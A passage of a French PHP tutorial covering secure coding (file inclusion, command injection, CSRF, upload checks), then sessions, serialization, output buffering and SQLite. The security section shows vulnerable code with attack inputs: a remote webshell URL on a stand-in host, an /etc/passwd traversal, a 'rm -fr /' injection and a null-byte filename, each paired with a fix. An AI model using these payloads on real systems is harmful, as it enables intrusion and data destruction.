$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
echo '<a href="http://example.com/page?input="' . $input . '">Link</a>';
```

Toute entrée malveillante sera convertie en un paramètre d'URL codé.

Utilisation de bibliothèques externes spécialisées ou de listes OWASP AntiSamy

Parfois, vous souhaiterez envoyer du code HTML ou un autre type de code. Vous devrez conserver une liste de mots autorisés (liste blanche) et non autorisés (liste noire).

Vous pouvez télécharger des listes standard disponibles sur le site Web OWASP AntiSamy . Chaque liste est adaptée à un type d'interaction spécifique (ebay api, tinyMCE, etc.). Et c'est open source.

Il existe des bibliothèques existantes pour filtrer le HTML et empêcher les attaques XSS pour le cas général et effectuer au moins des listes AntiSamy avec une utilisation très simple. Par exemple, vous avez HTML Purifier

Inclusion de fichier

Inclusion de fichier à distance

L'inclusion de fichiers à distance (également appelée RFI) est un type de vulnérabilité qui permet à un attaquant d'inclure un fichier distant.

Cet exemple injecte un fichier hébergé à distance contenant un code malveillant:

```
<?php
include $_GET['page'];
```

/vulnerable.php?page= http://evil.example.com/webshell.txt ?

Inclusion de fichier local

L'inclusion de fichiers locaux (également appelée LFI) consiste à inclure des fichiers sur un serveur via le navigateur Web.

```
<?php
$page = 'pages/'.$_GET['page'];
if(isset($page)) {
    include $page;
} else {
    include 'index.php';
}
```

/vulnerable.php?page=../../../../etc/passwd

Solution à RFI & LFI:

Il est recommandé d'autoriser uniquement les fichiers que vous avez approuvés, et de les limiter uniquement à ceux-ci.

```
<?php
$page = 'pages/'.$_GET['page'].'.php';
$allowed = ['pages/home.php','pages/error.php'];
if(in_array($page,$allowed)) {
    include($page);
} else {
    include('index.php');
}
```

Injection de ligne de commande

Problème

De la même manière que l'injection SQL permet à un attaquant d'exécuter des requêtes arbitraires sur une base de données, l'injection en ligne de commande permet à quelqu'un d'exécuter des commandes système non fiables sur un serveur Web. Avec un serveur incorrectement sécurisé, cela donnerait à un attaquant un contrôle total sur un système.

Supposons, par exemple, qu'un script permette à un utilisateur de répertorier le contenu d'un répertoire sur un serveur Web.

```
<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>
```

(Dans une application du monde réel, on utiliserait les fonctions ou objets intégrés de PHP pour obtenir le contenu du chemin. Cet exemple concerne une simple démonstration de sécurité.)

On pourrait espérer obtenir un paramètre de `path` similaire à `/tmp` . Mais comme toute entrée est autorisée, le `path` pourrait être `; rm -fr /` . Le serveur web exécuterait alors la commande

```
ls; rm -fr /
```

et essayez de supprimer tous les fichiers de la racine du serveur.

Solution

Tous les arguments de commande doivent être **échappés en** utilisant `escapeshellarg()` ou `escapeshellcmd()` . Cela rend les arguments non exécutables. Pour chaque paramètre, la valeur d'entrée doit également être **validée** .

Dans le cas le plus simple, nous pouvons sécuriser notre exemple avec

```
<pre>
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>
</pre>
```

Suivant l'exemple précédent avec la tentative de suppression de fichiers, la commande exécutée devient

```
ls '; rm -fr /'
```

Et la chaîne est simplement passée en paramètre à `ls` , plutôt que de terminer la commande `ls` et d'exécuter `rm` .

Il convient de noter que l'exemple ci-dessus est maintenant sécurisé de l'injection de commandes, mais pas de la traversée de répertoires. Pour résoudre ce problème, il convient de vérifier que le chemin normalisé commence par le sous-répertoire souhaité.

PHP offre une variété de fonctions pour exécuter des commandes système, notamment `exec` , `passthru` , `proc_open` , `shell_exec` et `system` . Tous doivent avoir leurs intrants soigneusement validés et échappés.

Fuite de PHP

Par défaut, PHP indiquera au monde quelle version de PHP vous utilisez, par exemple

```
X-Powered-By: PHP/5.3.8
```

Pour résoudre ce problème, vous pouvez soit changer php.ini:

```
expose_php = off
```

Ou changez l'en-tête:

```
header("X-Powered-By: Magic");
```

Ou si vous préférez une méthode htaccess:

```
Header unset X-Powered-By
```

Si l'une des méthodes ci-dessus ne fonctionne pas, il existe également la fonction `header_remove()` qui vous permet de supprimer l'en-tête:

```
header_remove('X-Powered-By');
```

Si les attaquants savent que vous utilisez PHP et la version de PHP que vous utilisez, il leur est plus facile d’exploiter votre serveur.

Tags de dépouillement

`strip_tags` est une fonction très puissante si vous savez l'utiliser. Pour prévenir les attaques de script inter-sites, il existe de meilleures méthodes, telles que le codage des caractères, mais la suppression des balises est utile dans certains cas.

Exemple de base

```
$string = '<b>Hello,<> please remove the <> tags.</b>';

echo strip_tags($string);
```

Sortie brute

```
Hello, please remove the tags.
```

Autoriser les tags

Supposons que vous vouliez autoriser une certaine balise mais pas d'autres balises, vous devez alors spécifier cela dans le deuxième paramètre de la fonction. Ce paramètre est facultatif. Dans mon cas, je veux seulement que la `<b>` soit transmise.

```
$string = '<b>Hello,<> please remove the <br> tags.</b>';

echo strip_tags($string, '<b>');
```

Sortie brute

```
<b>Hello, please remove the  tags.</b>
```

Avis (s)

`HTML` commentaires `HTML` et les balises `PHP` sont également supprimés. Ceci est codé en dur et ne peut pas être changé avec allowable_tags.

En `PHP` 5.3.4 et versions ultérieures, les balises `XHTML` fermeture automatique sont ignorées et seules les balises ne se fermant pas automatiquement doivent être utilisées dans allowable_tags. Par exemple, pour autoriser à la fois `<br>` et `<br/>` , vous devez utiliser:

```
<?php
strip_tags($input, '<br>');
?>
```

Contrefaçon de requête intersite

Problème

Cross-Site Request Forgery ou `CSRF` peut forcer un utilisateur final à générer sans le savoir des requêtes malveillantes sur un serveur Web. Ce vecteur d'attaque peut être exploité à la fois dans les requêtes POST et GET. Supposons par exemple que le point de terminaison url `/delete.php?accnt=12` supprime le compte transmis depuis le paramètre `accnt` d'une requête GET. Maintenant, si un utilisateur authentifié rencontrera le script suivant dans une autre application

```
<img src="http://domain.com/delete.php?accnt=12" width="0" height="0" border="0">
```

le compte serait supprimé.

Solution

Une solution commune à ce problème est l'utilisation de **jetons CSRF** . Les jetons CSRF sont incorporés dans les requêtes afin qu'une application Web puisse être certaine qu'une requête provient d'une source attendue dans le cadre du flux de travail normal de l'application. Tout d'abord, l'utilisateur effectue certaines actions, telles que l'affichage d'un formulaire, qui déclenche la création d'un jeton unique. Un exemple de formulaire mettant en œuvre cela pourrait ressembler à

```
<form method="get" action="/delete.php">
  <input type="text" name="accnt" placeholder="accnt number" />
  <input type="hidden" name="csrf_token" value="<randomToken>" />
  <input type="submit" />
</form>
```

Le jeton peut ensuite être validé par le serveur par rapport à la session utilisateur après l'envoi du formulaire pour éliminer les demandes malveillantes.

Code exemple

Voici un exemple de code pour une implémentation de base:

```
/* Code to generate a CSRF token and store the same */
...
<?php
  session_start();
  function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
        $token = $_SESSION["csrf_token"];
    }
    return $token;
  }
```

```
?>
<body>
  <form method="get" action="/delete.php">
    <input type="text" name="accnt" placeholder="accnt number" />
    <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
    <input type="submit" />
  </form>
</body>
...


/* Code to validate token and drop malicious requests */
...
<?php
  session_start();
  if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
  }
?>
...
```

De nombreuses bibliothèques et frameworks sont déjà disponibles et ont leur propre implémentation de la validation CSRF. Bien que ce soit l'implémentation simple de CSRF, vous devez écrire du code pour **régénérer** dynamiquement votre jeton CSRF afin d'empêcher le vol et la fixation de jeton CSRF.

Téléchargement de fichiers

Si vous souhaitez que les utilisateurs téléchargent des fichiers sur votre serveur, vous devez effectuer quelques contrôles de sécurité avant de déplacer le fichier téléchargé dans votre répertoire Web.

Les données téléchargées:

Ce tableau contient ***des*** *données soumises par l'* ***utilisateur*** et *non des* informations sur le fichier lui-même. Bien que ces données soient généralement générées par le navigateur, il est facile de créer une demande de publication sur le même formulaire à l'aide d'un logiciel.

```
$_FILES['file']['name'];
$_FILES['file']['type'];
$_FILES['file']['size'];
$_FILES['file']['tmp_name'];
```

- `name` - Vérifiez chaque aspect de celui-ci.
- `type` - N'utilisez jamais ces données. Il peut être récupéré en utilisant les fonctions PHP à la place.
- `size` - Coffre-fort à utiliser.
- `tmp_name` - Coffre-fort à utiliser.

Exploiter le nom du fichier

Normalement, le système d'exploitation n'autorise pas les caractères spécifiques dans un nom de fichier, mais en usurpant la demande, vous pouvez les ajouter en autorisant des événements inattendus. Par exemple, nommons le fichier:

```
../script.php%00.png
```

Regardez bien ce nom de fichier et vous devriez remarquer quelques choses.

1. Le premier à noter est le `../` , totalement illégal dans un nom de fichier et en même temps parfaitement bien si vous déplacez un fichier d'un répertoire vers un autre, ce que nous allons faire correctement?
2. Maintenant , vous pourriez penser que vous étiez en train de vérifier les extensions de fichier correctement dans votre script , mais cet exploit repose sur le décodage d'URL, traduisant `%00` à un `null` caractère, essentiellement dire au système d'exploitation, cette chaîne se termine ici, dépouillant `.png` hors le nom du fichier .

Alors maintenant, j'ai téléchargé `script.php` dans un autre répertoire, en passant des validations simples aux extensions de fichiers. Il contourne également `.htaccess` fichiers `.htaccess` interdisant les scripts à exécuter depuis votre répertoire de téléchargement.

Obtenir le nom de fichier et l'extension en toute sécurité

Vous pouvez utiliser `pathinfo()` pour extrapoler le nom et l'extension de manière sûre, mais nous devons d'abord remplacer les caractères indésirables dans le nom du fichier:

```
// This array contains a list of characters not allowed in a filename
$illegal   = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", '"', "/", "\\", "|",
"?", "*", " "]);
$filename  = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo  = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension']:'';
$filename  = $pathinfo['filename']  ? $pathinfo['filename']:'';

if(!empty($extension) && !empty($filename)){
  echo $filename, $extension;
} else {
  die('file is missing an extension or name');
}
```

Alors que maintenant nous avons un nom de fichier et une extension qui peuvent être utilisés pour le stockage, je préfère quand même stocker ces informations dans une base de données et donner à ce fichier un nom généré par exemple, `md5(uniqid().microtime())`

```
+----+--------+-----------+------------+------+-----------------------------------+------------
---------+
| id | title  | extension | mime       | size | filename                          | time
```

```
|
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| 1  | myfile | txt       | text/plain | 1020 | 5bcdaeddbfbd2810fa1b6f3118804d66 | 2017-03-11
00:38:54 |
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
```

Cela résoudrait le problème des noms de fichiers en double et des exploits imprévus dans le nom du fichier. L'attaquant pourrait également deviner où ce fichier a été stocké, car il ne peut pas le cibler spécifiquement pour exécution.

Validation de type MIME

Vérifier une extension de fichier pour déterminer quel fichier il est ne suffit pas, car un fichier peut s'appeler `image.png` mais peut très bien contenir un script php. En vérifiant le type MIME du fichier téléchargé par rapport à une extension de fichier, vous pouvez vérifier si le fichier contient le nom auquel il fait référence.

Vous pouvez même aller plus loin pour valider les images, et cela les ouvre en fait:

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
  if($img = imagecreatefromjpeg($filename)){
    imagedestroy($img);
  } else {
    die('image failed to open, could be corrupt or the file contains something else.');
  }
}
```

Vous pouvez récupérer le type MIME en utilisant une fonction intégrée ou une classe .

Liste blanche de vos téléchargements

Plus important encore, vous devez inclure les extensions de fichiers et les types MIME dans chaque liste.

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return  isset($allowed[$mime]) &&
            is_array($allowed[$mime]) &&
            in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png'  => [ 'png' ],
    'image/gif'  => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

Lire Sécurité en ligne: https://riptutorial.com/fr/php/topic/2781/securite

Chapitre 83: Sérialisation d'objets

Syntaxe

- sérialiser ($ object)
- unserialize ($ object)

Remarques

Tous les types de PHP, à l'exception des ressources, sont sérialisables. Les ressources sont un type de variable unique qui référence les sources "externes", telles que les connexions de base de données.

Examples

Sérialiser / désérialiser

`serialize()` renvoie une chaîne contenant une représentation de flux d'octets de toute valeur pouvant être stockée dans PHP. `unserialize()` peut utiliser cette chaîne pour recréer les valeurs de la variable d'origine.

Pour sérialiser un objet

```
serialize($object);
```

Désérialiser un objet

```
unserialize($object)
```

Exemple

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

L'interface sérialisable

introduction

Les classes qui implémentent cette interface ne prennent plus en charge `__sleep()` et

`__wakeup()` . La méthode serialize est appelée chaque fois qu'une instance doit être sérialisée. Cela n'invoque pas `__destruct()` ou n'a aucun autre effet secondaire, sauf si programmé dans la méthode. Lorsque les données sont `unserialized` la classe est connue et appropriée `unserialize()` méthode est appelée en tant que constructeur au lieu d'appeler `__construct()` . Si vous devez exécuter le constructeur standard, vous pouvez le faire dans la méthode.

Utilisation de base

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}

$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

Lire Sérialisation d'objets en ligne: https://riptutorial.com/fr/php/topic/1868/serialisation-d-objets

Chapitre 84: Serveur SOAP

Syntaxe

- addFunction () // Enregistre une (ou plusieurs) fonctions dans le gestionnaire de requêtes SOAP
- addSoapHeader () // Ajoute un en-tête SOAP à la réponse
- fault () // Emet une erreur SoapServer indiquant une erreur
- getFunctions () // Retourne la liste des fonctions
- handle () // Traite une requête SOAP
- setClass () // Définit la classe qui gère les requêtes SOAP
- setObject () // Définit l'objet qui sera utilisé pour gérer les requêtes SOAP
- setPersistence () // Définit le mode de persistance de SoapServer

Examples

Serveur SOAP de base

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

Lire Serveur SOAP en ligne: https://riptutorial.com/fr/php/topic/5441/serveur-soap

Chapitre 85: Sessions

Syntaxe

- void session_abort (void)
- int session_cache_expire ([chaîne $ new_cache_expire])
- void session_commit (void)
- string session_create_id ([préfixe $ string])
- bool session_decode (chaîne $ data)
- bool session_destroy (void)
- string session_encode (void)
- int session_gc (void)
- array session_get_cookie_params (void)
- string session_id ([string $ id])
- bool session_is_registered (chaîne $ name)
- string session_module_name ([string $ module])
- string session_name ([string $ name])
- bool session_regenerate_id ([bool $ delete_old_session = false])
- void session_register_shutdown (vide)
- bool session_register (mix $ name [, mixed $ ...])
- void session_reset (void)
- string session_save_path ([string $ path])
- void session_set_cookie_params (int $ lifetime [, string $ path [, string $ domain [, bool $ secure = false [, bool $ httponly = false]]])
- bool session_set_save_handler (callable $ open, callable $ close, callable $ read, callable $ write, callable $ destroy, callable $ gc [, callable $ create_sid [, callable $ validate_sid [, callable $ update_timestamp]]])
- bool session_start ([array $ options = []])
- int session_status (void)
- bool session_unregister (chaîne $ name)
- void session_unset (void)
- void session_write_close (void)

Remarques

Notez que l'appel à `session_start()` même si la session a déjà démarré entraînera un avertissement PHP.

Examples

Manipulation des données de session

La `$_SESSION` est un tableau et vous pouvez le récupérer ou le manipuler comme un tableau normal.

```
<?php
// Starting the session
session_start();

// Storing the value in session
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
//     using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

Voir également Manipulation d'un tableau pour plus d'informations sur l'utilisation d'un tableau.

Notez que si vous stockez un objet dans une session, il peut être récupéré gracieusement seulement si vous avez un chargeur automatique de classe ou si vous avez déjà chargé la classe. Sinon, l'objet sortira comme le type `__PHP_Incomplete_Class` , ce qui peut entraîner ultérieurement des plantages . Voir Espaces de noms et chargement automatique à propos du chargement automatique.

Attention:

Les données de session peuvent être détournées. Ceci est décrit dans: *Sécurité PHP Pro: des principes de sécurité des applications à la mise en œuvre de XSS Defense - Chapitre 7: Prévention du détournement de session* Il est donc fortement recommandé de ne jamais stocker d'informations personnelles dans `$_SESSION` . Cela comprend surtout **les numéros de carte de crédit** , **les identifiants émis par le gouvernement** et les **mots de passe** ; mais s'étendrait également à des données moins supposées telles que des **noms** , des **e - mails** , **des numéros de téléphone** , etc., ce qui permettrait à un pirate de se faire passer pour un utilisateur légitime. En règle générale, utilisez des valeurs sans valeur / non personnelles, telles que des identificateurs numériques, dans les données de session.

Détruire une session entière

Si vous avez une session que vous souhaitez détruire, vous pouvez le faire avec `session_destroy()`

```
/*
    Let us assume that our session looks like this:
    Array([firstname] => Jon, [id] => 123)

    We first need to start our session:
*/
session_start();

/*
```

```
    We can now remove all the values from the `SESSION` superglobal:
    If you omitted this step all of the global variables stored in the
    superglobal would still exist even though the session had been destroyed.
*/
$_SESSION = array();

// If it's desired to kill the session, also delete the session cookie.
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}

//Finally we can destroy the session:
session_destroy();
```

Utiliser `session_destroy()` est différent d'utiliser quelque chose comme `$_SESSION = array();` qui enlèvera toutes les valeurs stockées dans la superglobal de `SESSION` mais ne détruira pas la version stockée réelle de la session.

Note : Nous utilisons `$_SESSION = array();` au lieu de `session_unset()` car le manuel stipule:

> Utilisez uniquement session_unset () pour les anciens codes obsolètes qui n'utilisent pas $ _SESSION.

Options session_start ()

A partir des sessions PHP, nous pouvons passer un tableau avec les options `php.ini` basées sur la session à la fonction `session_start` .

Exemple

```
<?php
   if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
       // php >= 7 version
       session_start([
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ]);
   } else {
       // php < 7 version
       session_start();
   }
?>
```

Cette fonctionnalité introduit également un nouveau paramètre `php.ini` nommé `session.lazy_write` , qui est défini par défaut sur `true` et signifie que les données de session ne sont réécrites que si elles changent.

Référencement: https://wiki.php.net/rfc/session-lock-ini

Vérification de la création des cookies de session

Le nom de session est le nom du cookie utilisé pour stocker les sessions. Vous pouvez l'utiliser pour détecter si des cookies pour une session ont été créés pour l'utilisateur:

```
if(isset($_COOKIE[session_name()])) {
    session_start();
}
```

Notez que cette méthode n'est généralement pas utile à moins que vous ne souhaitiez vraiment pas créer des cookies inutilement.

Modification du nom de session

Vous pouvez mettre à jour le nom de la session en appelant `session_name()` .

```
//Set the session name
session_name('newname');
//Start the session
session_start();
```

Si aucun argument n'est fourni dans `session_name()` le nom de la session en cours est renvoyé.

> Il ne doit contenir que des caractères alphanumériques. Il devrait être court et descriptif (pour les utilisateurs avec avertissements de cookies activés). Le nom de la session ne peut comporter que des chiffres, au moins une lettre doit être présente. Sinon, un nouvel identifiant de session est généré à chaque fois.

Verrouillage de session

Comme nous le savons tous, PHP écrit les données de session dans un fichier côté serveur. Quand une requête est faite au script php qui démarre la session via `session_start()` , PHP verrouille ce fichier de session qui bloque / attend les autres requêtes entrantes pour que le même `session_id` se termine, à cause de quoi les autres requêtes resteront bloquées sur `session_start()` ou à moins que le **fichier de session verrouillé** ne soit pas libéré

Le fichier de session reste verrouillé jusqu'à ce que le script soit terminé ou que la session soit fermée manuellement. Pour éviter cette situation, par *exemple pour empêcher le blocage de plusieurs demandes* , nous pouvons démarrer la session et fermer la session qui libère le verrou du fichier de session et permet de poursuivre les requêtes restantes.

```
// php < 7.0
```

```
// start session
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked

// close the session, release lock
session_write_close();
```

Maintenant, on va penser que si la session est fermée, comment on va lire les valeurs de la session, embellir même après la fermeture de la session, la session est toujours disponible. Nous pouvons donc toujours lire les données de session.

```
echo $_SESSION['id'];    // will output  123
```

Dans **php> = 7.0** , on peut avoir la session **read_only, la** session **read_write** et la session **lazy_write** , donc il ne sera peut-être pas nécessaire d'utiliser `session_write_close()`

Safe Session Start sans erreurs

Beaucoup de développeurs ont ce problème quand ils travaillent sur des projets énormes, surtout s'ils travaillent sur des CMS modulaires sur des plugins, addons, composants, etc. Voici la solution pour démarrer une session en toute sécurité. si la session est démarrée Si la session n'existe pas, je lance la session en toute sécurité. Si la session existe, rien ne se passe.

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ));
    }
}
else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
}
else
{
    if(session_id() == '') {
        session_start();
    }
}
```

Cela peut vous aider beaucoup pour éviter l'erreur `session_start` .

Lire Sessions en ligne: https://riptutorial.com/fr/php/topic/486/sessions

Chapitre 86: SimpleXML

Examples

Chargement de données XML dans simplexml

Chargement de la chaîne

Utilisez `simplexml_load_string` pour créer un `SimpleXMLElement` partir d'une chaîne:

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

Notez que `or` non `||` doit être utilisé ici car la préséance de `or` est supérieure à `=` . Le code après `or` ne sera exécuté que si `$xml` se résout finalement à false.

Chargement depuis un fichier

Utilisez `simplexml_load_file` pour charger des données XML à partir d'un fichier ou d'une URL:

```
$xml = simplexml_load_string("filePath.xml");

$xml = simplexml_load_string("https://example.com/doc.xml");
```

L'URL peut être de tous les schémas supportés par PHP , ou des wrappers de flux personnalisés.

Lire SimpleXML en ligne: https://riptutorial.com/fr/php/topic/7820/simplexml

Chapitre 87: Sortie Buffering

Paramètres

Fonction	Détails
ob_start ()	Démarre le tampon de sortie, toute sortie placée après cela sera capturée et ne sera pas affichée
ob_get_contents ()	Renvoie tout le contenu capturé par `ob_start()`
ob_end_clean ()	Vide le tampon de sortie et l'éteint pour le niveau d'imbrication actuel
ob_get_clean ()	Déclencheurs à la fois `ob_get_contents()` et `ob_end_clean()`
ob_get_level ()	Renvoie le niveau d'imbrication actuel du tampon de sortie
ob_flush ()	Vider le tampon de contenu et l'envoyer au navigateur sans mettre fin au tampon
ob_implicit_flush ()	Active le vidage implicite après chaque appel de sortie.
ob_end_flush ()	Videz le tampon de contenu et envoyez-le au navigateur pour mettre fin au tampon

Examples

Utilisation de base pour obtenir du contenu entre les tampons et la compensation

La mise en mémoire tampon de sortie vous permet de stocker tout contenu textuel (texte, `HTML`) dans une variable et de l'envoyer au navigateur en une seule pièce à la fin de votre script. Par défaut, `php` envoie votre contenu tel qu'il l'interprète.

```
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';

// You can also `step out` of PHP
?>
<em>World</em>
```

```
<?php
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();

print($content);

#> "Hello <em>World</em>"
```

Tout contenu généré entre `ob_start()` et `ob_get_clean()` sera capturé et placé dans la variable `$content` .

L'appel de `ob_get_clean()` déclenche à la fois `ob_get_contents()` et `ob_end_clean()` .

Tampons de sortie imbriqués

Vous pouvez imbriquer des tampons de sortie et récupérer le niveau pour qu'ils fournissent un contenu différent à l'aide de la fonction `ob_get_level()` .

```
<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering `level`
    ob_start();
    print "Current nest level: ". ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}
```

Les sorties:

```
Current nest level: 1
Current nest level: 2
```

```
Current nest level: 3
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
Current nest level: 2
Current nest level: 1
```

Capturer le tampon de sortie pour le réutiliser plus tard

Dans cet exemple, nous avons un tableau contenant des données.

Nous capturons le tampon de sortie dans `$items_li_html` et l'utilisons deux fois dans la page.

```
<?php

// Start capturing the output
ob_start();

$items = ['Home', 'Blog', 'FAQ', 'Contact'];

foreach($items as $item):

// Note we're about to step "out of PHP land"
?>
  <li><?php echo $item ?></li>
<?php
// Back in PHP land
endforeach;

// $items_lists contains all the HTML captured by the output buffer
$items_li_html = ob_get_clean();
?>

<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
    <?php echo $items_li_html ?>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
    <?php echo $items_li_html ?>
</ul>
```

Enregistrez le code ci-dessus dans un fichier `output_buffer.php` et exécutez-le via `php output_buffer.php` .

Vous devriez voir les 2 éléments de liste que nous avons créés ci-dessus avec les mêmes éléments de liste que nous avons générés en PHP en utilisant le tampon de sortie:

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
  <li>Home</li>
  <li>Blog</li>
```

```
  <li>FAQ</li>
  <li>Contact</li>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>
```

Exécution du tampon de sortie avant tout contenu

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

Dans cet exemple, nous supposons que `$users` est un tableau multidimensionnel et nous le parcourons pour trouver tous les utilisateurs ayant un niveau d'accès de 7.

S'il n'y a pas de résultats, nous redirigeons vers une page d'erreur.

Nous utilisons le tampon de sortie ici parce que nous déclenchons une redirection d' `header()` fonction du résultat de la boucle

Utiliser le tampon de sortie pour stocker le contenu dans un fichier, utile pour

les rapports, les factures, etc.

```
<?php
ob_start();
?>
    <html>
    <head>
        <title>Example invoice</title>
    </head>
    <body>
    <h1>Invoice #0000</h1>
    <h2>Cost: &pound;15,000</h2>
    ...
    </body>
    </html>
<?php
$html = ob_get_clean();

$handle = fopen('invoices/example-invoice.html', 'w');
fwrite($handle, $html);
fclose($handle);
```

Cet exemple prend le document complet et l'écrit dans un fichier, il n'envoie pas le document dans le navigateur, mais en utilisant `echo $html;`

Traitement du tampon via un rappel

Vous pouvez appliquer tout type de traitement supplémentaire à la sortie en transmettant un appel à `ob_start()` .

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames
ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
   <li>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</li>
   <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
     ob_end_flush();
*/
```

Sortie:

```
<h1>LoremIpsum</h1><p><strong>Pellentesquehabitantmorbitristique</strong>senectusetnetusetmalesuadafame
```

Flux de sortie vers le client

```
/**
 * Enables output buffer streaming. Calling this function
 * immediately flushes the buffer to the client, and any
 * subsequent output will be sent directly to the client.
 */
function _stream() {
    ob_implicit_flush(true);
    ob_end_flush();
}
```

Utilisation typique et raisons d'utiliser ob_start

`ob_start` est particulièrement utile lorsque vous avez des redirections sur votre page. Par exemple, le code suivant ne fonctionnera pas:

```
Hello!
<?php
  header("Location: somepage.php");
?>
```

L'erreur qui sera donnée est quelque chose comme: des en- `headers already sent by <xxx> on line <xxx>` .

Pour résoudre ce problème, vous devez écrire quelque chose comme ceci au début de votre page:

```
<?php
  ob_start();
?>
```

Et quelque chose comme ça à la fin de votre page:

```
<?php
  ob_end_flush();
?>
```

Cela stocke tout le contenu généré dans un tampon de sortie et l'affiche en une seule fois. Par conséquent, si vous avez des appels de redirection sur votre page, ceux-ci se déclencheront avant que des données ne soient envoyées, ce qui supprime la possibilité que des en- `headers already sent` erreur.

Lire Sortie Buffering en ligne: https://riptutorial.com/fr/php/topic/541/sortie-buffering

Chapitre 88: SQLite3

Examples

Interrogation d'une base de données

```
<?php
//Create a new SQLite3 object from a database file on the server.
$database = new SQLite3('mysqlitedb.db');

//Query the database with SQL
$results = $database->query('SELECT bar FROM foo');

//Iterate through all of the results, var_dumping them onto the page
while ($row = $results->fetchArray()) {
    var_dump($row);
}
?>
```

Voir aussi http://www.riptutorial.com/topic/184

Récupérer un seul résultat

Outre l'utilisation des instructions SQL LIMIT, vous pouvez également utiliser la fonction SQLite3 `querySingle` pour extraire une seule ligne ou la première colonne.

```
<?php
